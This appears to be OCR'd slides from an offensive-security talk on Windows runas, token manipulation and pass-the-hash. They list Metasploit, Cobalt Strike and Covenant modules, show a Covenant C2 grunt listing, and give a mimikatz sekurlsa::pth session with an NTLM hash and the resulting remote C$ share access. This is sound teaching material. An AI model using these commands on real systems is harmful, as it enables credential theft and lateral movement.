
1. Windows will create a new logon session with the credentials specified

3. The new process will run with this token

Your Own Runas

CreateProcessWithLogonW, CreateProcessAsUser, CreateProcessWithTokenW, LogonUserA…

- MSF
  - exploit/windows/local/run_as
  - post/windows/manage/run_as
  - post/windows/manage/run_as_psh
- Cobalt Strike
  - MakeToken
  - RunAs
- Covenant / SharpSploit
  - MakeToken



```
    Grunt: 06d5a35760
    ================================================================================
    Name:             06d5a35760
    CommType:         HTTP
    Connected Grunts:
    Hostname:         FileServer
    IPAdress:         192.168.83.158
    User:             CAPSULE\Acapaz
    Status:           Active
    LastCheckIn:      5/31/19 1:28:59 PM
    ActivationTime:   5/31/19 12:02:12 PM
    Integrity:        High
    OperatingSystem:  Microsoft Windows NT 10.0.17134.0
    Process:          powershell
    Delay:            0
    JitterPercent:    10
    ConnectAttempts:  5000
    KillDate:         12/31/99 11:59:59 PM
    Tasks Assigned:   bbe240beb4,3326bf1584,b3f73cc22a,9e1c332d29,bee819e646,c580582cde,57502b82fe,741...
    Tasks Completed:  bbe240beb4,3326bf1584,b3f73cc22a,9e1c332d29,bee819e646,c580582cde,57502b82fe,741...

(Covenant: Grunts\06d5a35760) >
[0] 0:dotnet*Z                                                              "Strobe" 15:28 31-May-19
```


Do I Have Hashes?

MSV1_0 / NTLM


Pass-the-Hash

PASS-THE-HASH (*msv1_0*)


1. New logon session
2. Update credential material (hash) in that logon session (ADMIN)
3. Duplicate the original token and refer it to the new logon session
4. Use this new token
5. <u>Runas /netonly but with the hash instead of the password!!</u>




NORMAL



PASS-THE-HASH



Benjamin Delpy – “Abusing Microsoft Kerberos. Sorry you guys don’t get it” – Blackhat 2014


mimikatz 2.2.0 x64 (oe.eo)
Administrador: C:\Windows\system32\cmd.exe

```
C:\Users\ATTL4S\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #17763 May  4 2019 01:52:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:administrador /domain:. /ntlm:BD35111AB3B0D46129E
FBDBAB06B49C4 /run cmd.exe
user    : administrador
domain  : .
program : cmd.exe
impers. : no
NTLM    : bd35111ab3b0d46129efbdbab06b49c4
  |  PID  3056
  |  TID  2568
  |  LSA Process is now R/W
  |  LUID 0 ; 655574 (00000000:000a00c
  \_ msv1_0   - data copy @ 0000000001
  \_ kerberos - data copy @ 0000000000
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000000000161

mimikatz #
```


```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>dir \\192.168.83.148\C$
 El volumen de la unidad \\192.168.83.148\C$ no tiene etiqueta.
 El número de serie del volumen es: B031-79AF

 Directorio de \\192.168.83.148\C$

28/04/2019  17:13    <DIR>          EFS Software
14/07/2009  05:20    <DIR>          PerfLogs
28/04/2019  17:12    <DIR>          Program Files
14/07/2009  06:57    <DIR>          Program Files (x86)
28/04/2019  17:41    <DIR>          Users
28/04/2019  17:13    <DIR>          vfolders
28/04/2019  17:10    <DIR>          Windows
               0 archivos              0 bytes
               7 dirs  52.862.881.792 bytes libres

C:\Windows\system32>
```

KERBEROS SSP/AP

